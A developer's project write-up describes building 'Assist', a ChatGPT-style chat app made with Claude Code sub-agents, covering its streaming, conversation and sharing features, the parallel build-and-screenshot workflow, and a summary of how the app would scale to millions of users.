
Quick answer
Stream tokens over SSE from a stateless gateway that authenticates, enforces per-user rate limits and token quotas, builds the context window and routes each request to a hosted API or a self-hosted vLLM/SGLang GPU pool. Write deltas to Redis Streams so streams can resume. Store conversations in Postgres sharded by user_id, and meter usage from provider token counts.
- Built with Claude Code in about 26 minutes of agent time: 39 files, 5 pages and 6 API routes, with build and lint passing.
- Capacity planning for chat starts with tokens: by our estimate, 5M MAU is about 10M generations a day and about 139K output tokens per second at peak.
- Postgres and egress are not the bottleneck. GPU throughput or hosted-API spend is.
- Use SSE for token streams, and decouple generation from the HTTP connection with a Redis Streams log so streams resume with Last-Event-ID.
- Meter tokens from provider usage events, reserve then settle quotas atomically in Valkey, and bill from an idempotent usage_events table.
- Run hosted APIs and self-hosted vLLM/SGLang side by side behind a router. Self-host steady, high-volume work first.
- Context management (sliding window, rolling summary, prompt caching) is the biggest single cost lever.
- Render model output as React elements, never HTML, and keep system prompts server-side to blunt prompt injection.
- On Hetzner: Cloud first, AX dedicated for the CPU fleet at scale, and GEX63 or GEX430 for GPUs. Bring your own Postgres operations and a CDN.
- Built with Claude
- DesignClaude design canvasThe app screens were designed with Claude on a design canvas, one board per product.
- CodingClaude CodeA Claude Code sub-agent wrote Assist: 39 files, 5 pages, 6 API routes, in about 26 minutes.
- In-app AIClaude API (Messages API)Assist streams real answers from Claude Sonnet 5.5 and Claude Haiku 5.5 when an API key is set.
- Parallel agentsClaude Code sub-agentsSix clones were built at the same time, one sub-agent per app.
- Testing & screenshotsClaude CodeBuild, lint, a running server and 7 screenshots that Claude reviewed and fixed.
- Scalability & infrastructure analysisClaude Opus 5.5Capacity math, Hetzner server plans, real-time design, security and cost models.
- Source code
- github.com/suhasbhairav/chatgpt-clone-2MIT license
- Run it locally
- git clone https://github.com/suhasbhairav/chatgpt-clone-2.git && cd chatgpt-clone-2 && npm install && npm run dev
- Stack
- Built with Claude CodeDesigned with ClaudeAnalysed with Claude Opus 5.5Next.js 16 (App Router, Cache Components)React 19Tailwind CSS v4Route Handlers with ReadableStream (SSE)Anthropic Messages API (claude-sonnet-5-5, claude-haiku-5-5)next/font (Inter)localStorage persistenceProduction: PostgreSQL 17 + pgvector, Valkey, NATS JetStream, vLLM / SGLang on Hetzner GEX, Cloudflare
- Palette
- Ink (text, send button) #0D0D0DCanvas #FFFFFFSidebar #F9F9F9User bubble #F4F4F4Active chat / hover #ECECECHairline border #E5E5E5Muted text #5D5D5DDark canvas #212121



Screenshots of Assist
What works in the clone
Real token streaming over SSE
POST /api/chat returns text/event-stream. With ANTHROPIC_API_KEY set it calls the Messages API with stream: true, parses content_block_delta and message_delta events, and forwards text and usage. The client reads the body with a TextDecoder and flushes deltas into React state every 32 ms.
Offline demo responder
Without a key, the same route streams a topic-aware markdown answer word by word (travel, Python errors, SQL, vector databases, LLM serving, file summaries). Replies are clearly labelled 'Offline demo' in the header and under each message.
Stop, regenerate, edit and resend
Stop aborts the fetch, and the route passes request.signal upstream so the provider stops generating. Regenerate replays history up to the chosen reply. Editing a user message truncates after it and re-runs.
Conversations with auto-titles
New, rename (inline or dialog), delete with confirmation, pin, and date grouping. Titles come from /api/title (Haiku when a key is set, a heuristic otherwise). Each chat lives at /c/[id] and persists to localStorage with a debounce.
Search chats
A modal opened by the sidebar icon or Cmd/Ctrl+K searches titles and message bodies, highlights matches, strips markdown from snippets and supports keyboard navigation. It can be opened from the URL with ?search=.
Composer with file context
The textarea grows as you type. Enter sends and Shift+Enter adds a new line. Text and code files can be attached with +, drag and drop or paste, read in the browser (5 files, 200 KB each, binaries rejected), shown as chips and sent as <file> blocks.
Search and Think toggles plus model picker
Think adds a detailed system prompt and a larger max_tokens. Search enables the web search tool with a key (retrying without it if unavailable) and is a labelled flag in demo mode. The header dropdown switches Assist 5 and Assist 5 mini.
Safe markdown renderer
A dependency-free parser outputs React elements for headings, nested and task lists, tables, quotes and fenced code with copy. It never injects HTML, allows only safe link schemes, and tolerates unclosed fences while streaming.
Feedback and usage
Thumbs up and down are persisted per message. Each reply shows its model, source (live or demo), Think and Search flags and token count from the stream's usage event.
Share links
Share posts a sanitised snapshot to /api/share (an in-memory Map on globalThis), keeps a localStorage copy as a fallback and copies /share/<id>. The share page is read-only with Continue this conversation.
Library and Explore assistants
Library lists every attached or uploaded file with preview, 'Ask about it' (hands the file to a new chat) and delete. Explore lists eight presets with search and categories; starting one creates a chat whose system prompt the server resolves by id.
Responsive shell and settings
The sidebar collapses to an icon rail and becomes a drawer on phones. The account menu opens Settings with light, dark and system themes (applied before paint), default model, restore demo chats, clear all chats and a list of shortcuts.
What I built: Assist, a working ChatGPT-style assistant
Assist is a ChatGPT-style chat assistant I built from a single screen design. It runs on Next.js 16 with the App Router, React 19 and Tailwind CSS v4. The goal was not a static mock-up. Every control in the design does something real, and the parts a real product would put on a server (streaming, titles, sharing, the assistant catalogue) sit behind route handlers, so the frontend talks to an API the way a production client would.
The design is quiet and monochrome. A #F9F9F9 sidebar with chat history sits next to a white canvas. The conversation is a centred 768px column, user turns are #F4F4F4 bubbles, and the composer is a 28px-radius card with a soft shadow, a + button, Search and Think pills, and a round #0D0D0D send button. Text is Inter at 14px and 16px. I kept those values exactly, added a dark theme on the same tokens, and replaced the design's placeholder squares with proper stroke icons.
What is real
- Token streaming.
POST /api/chatreturns a Server-Sent Events stream. WhenANTHROPIC_API_KEYis set, the route calls the Anthropic Messages API withstream: true, parses the upstream SSE events (message_start,content_block_delta,message_delta) and re-emits only the text deltas and usage to the browser. "Assist 5" maps toclaude-sonnet-5-5and "Assist 5 mini" toclaude-haiku-5-5. - Stop generating aborts the browser fetch. The route handler passes
request.signalto the upstream fetch, so the model stops producing tokens too, and you stop paying for them. - Conversations support new, rename, delete, pin, grouping by date, search with highlighted snippets, and auto-titles from the first message. Each conversation has its own URL at
/c/[id]. - Composer. The textarea grows as you type. Enter sends and Shift+Enter adds a new line. You can attach text or code files, which are read in the browser and sent to the model as context blocks.
- Messages. Markdown renders with tables and code blocks, each with a copy button. Messages also support copy, thumbs up and down, regenerate, and edit-and-resend.
- Share links, a Library of attached files, an Explore assistants gallery whose system prompts stay on the server, a collapsible sidebar, a mobile drawer, and a settings modal with theme and data controls.
What is simulated
- Offline demo mode. Without an API key, the same streaming route uses an offline demo responder. It picks a useful canned answer by topic (travel, Python errors, SQL, vector databases, LLM serving and so on), or summarises attached files, then streams it word by word with realistic pacing. Every demo reply is labelled "Offline demo" in the header and under the message, so nobody mistakes it for model output.
- Storage. Conversations live in
localStorage. Shares and rate-limit counters live in server memory, which is fine for a demo and wrong for production. The rest of this guide is about replacing exactly those pieces.
The account in the footer, "Arjun K. / Plus", is the design's demo profile. There is no authentication.
The interesting part of a ChatGPT clone is not the UI. It is what happens between the Send button and the GPU. The rest of this article covers how to build that path for millions of users: the data model, the gateway, token metering, streaming, GPU serving on Hetzner, and what it all costs.
How I built Assist with Claude: design, code and scaling plan
Assist was built with Claude at every step. I designed it with Claude on a design canvas in Claude, coded and tested it with Claude Code, and used Claude Opus 5.5 to work out how it scales to millions of users. Here is the actual workflow, including what I decided and what Claude did.
| Stage | Claude tool | What it did |
|---|---|---|
| Design | Claude design canvas | The app screens were designed with Claude on a design canvas, one board per product. |
| Coding | Claude Code | A Claude Code sub-agent wrote Assist: 39 files, 5 pages, 6 API routes, in about 26 minutes. |
| In-app AI | Claude API (Messages API) | Assist streams real answers from Claude Sonnet 5.5 and Claude Haiku 5.5 when an API key is set. |
| Parallel agents | Claude Code sub-agents | Six clones were built at the same time, one sub-agent per app. |
| Testing & screenshots | Claude Code | Build, lint, a running server and 7 screenshots that Claude reviewed and fixed. |
| Scalability & infrastructure analysis | Claude Opus 5.5 | Capacity math, Hetzner server plans, real-time design, security and cost models. |
1. Design with Claude
I designed the screens with Claude on a design canvas: six app screens, one board per product, each in the palette of the product it is modelled on. The Assist design uses an original name and original copy, so the clone borrows the product category and layout conventions, not ChatGPT's brand.
2. One shared brief, written with Claude Code
Before any app code, Claude Code wrote one brief that all six builds followed. It read the design boards from the Claude canvas, pulled my channel's videos from YouTube, and fetched current prices from Hetzner. The brief covered:
- Stack: the existing
create-next-appscaffold (Next.js 16, React 19, Tailwind CSS v4). Next 16 has breaking changes, so Claude was told to read the docs bundled innode_modules/next/dist/docs/rather than rely on memory. - Fidelity: match the design's layout, hex colours, fonts and spacing; replace grey placeholders with real media; use stroke SVG icons, not emoji.
- "Fully working": every visible control must do something, backed by Next.js route handlers so the UI talks to an API like a real product.
- Media: real videos from @suhasbhairav played through privacy-enhanced embeds.
- Proof: build, run, screenshot every main flow, look at each screenshot, fix what's wrong.
3. Coding with Claude Code sub-agents, in parallel
The main Claude Code session started six sub-agents, one per clone, each owning one folder and one port, so the six apps were built at the same time. Every agent ran on Claude Opus 5.5. The Assist agent worked for about 26 minutes. In that run Claude:
- Read the design file and the Next.js 16 docs it needed.
- Wrote the app: 39 source files, about 3,933 lines, with 5 page routes and 6 API route handlers (
/api/assistants,/api/chat,/api/share,/api/share/[id],/api/status,/api/title). The chat route streams answers from the Claude API, using Claude Sonnet 5.5 for "Assist 5" and Claude Haiku 5.5 for "Assist 5 mini", with an offline demo mode when no key is set. - Ran
npm run buildandnpm run lintuntil both passed cleanly. - Started the production server and drove headless Chrome to capture 7 screenshots. For true phone-width shots it wrote a small Chrome DevTools Protocol script, because Chrome's
--window-sizeflag won't lay out narrower than about 500px. - Opened every screenshot, fixed the bugs it saw, and re-shot.
4. Analysing scalability with Claude
The sections that follow, from the data model to the cost breakdown, were drafted with Claude Opus 5.5. That covers capacity math, the Postgres and caching plan, Hetzner server choices per growth stage, the real-time notification design, security and monthly costs. Each one is marked where it starts. Claude worked from Hetzner's own price pages, fetched that day, rather than from memory, and showed its arithmetic so the estimates can be checked.
5. Review: Claude checking Claude
The main Claude Code session reviewed each agent's output instead of trusting it. It looked at the screenshots and rendered every page. It also caught an inconsistency across the six write-ups: some cost tables listed the price of one server where others listed the row total. All tables were normalised to show both. The agents were explicit about which parts are simulated (in-memory server state, fake payments or uploads where relevant) and which paths were not tested, and this page keeps that explicit.
What this means if you want to do the same
- Spend your time on the brief, not the boilerplate. A precise brief (stack, fidelity bar, definition of "working", proof required) is what made six parallel Claude Code builds come back consistent.
- Make Claude prove it. "Build passes, here are screenshots I looked at" is a much stronger signal than "done".
- Keep the architecture decisions yours. Claude wrote the code and the first draft of the scaling plan; deciding what is real, what is simulated and what goes to production is still the engineer's job.
- Start here: Claude Code overview · Sub-agents · Claude Opus · Claude Messages API
Page routes in the clone
/(app) · /(app)/c/[id] · /(app)/explore · /(app)/library · /share/[id]
Screens walkthrough
Each screenshot below was taken from the production build (next build && next start) with headless Chrome against a fresh browser profile. That means the app seeded its eight demo conversations on first load, exactly as a new visitor would see them.
1. A conversation (/c/kyoto-spring-itinerary)
This is the screen the design describes. The sidebar has the close-sidebar and search icons, then New chat, Library, Explore assistants, and the chat list. The list is grouped by date (Today, Yesterday, Previous 7 days), with the active chat on #ECECEC. The header has the model picker, an "Offline demo" badge (no API key is configured), Share and a more-options menu. Below the answer are copy, thumbs up, thumbs down and regenerate, plus a line showing the source and model.
2. New chat (/)
An empty chat centres the composer under "What can I help with?" and shows four suggestion chips. When you send, the app creates a conversation with a random id, navigates to /c/<id> and starts streaming. The stream state lives in a provider above the route, so the navigation does not interrupt it.
3. Streaming with Think and Search on
This frame was captured mid-stream. The Search and Think pills are on (blue). The send button has become a Stop button. A pulsing caret marks the end of the partial markdown, and a half-built table is already rendering because the parser tolerates incomplete input. The sidebar row shows a "generating" dot. The title "Should I self-host an o..." came from /api/title after the first message.
4. Search chats (?search=join)

The search icon, or Cmd/Ctrl+K, opens a dialog that searches titles and message bodies. Matches are highlighted and snippets have markdown stripped. Arrow keys move the selection and Enter opens a result. The query is URL-addressable, which is how this screenshot was taken.
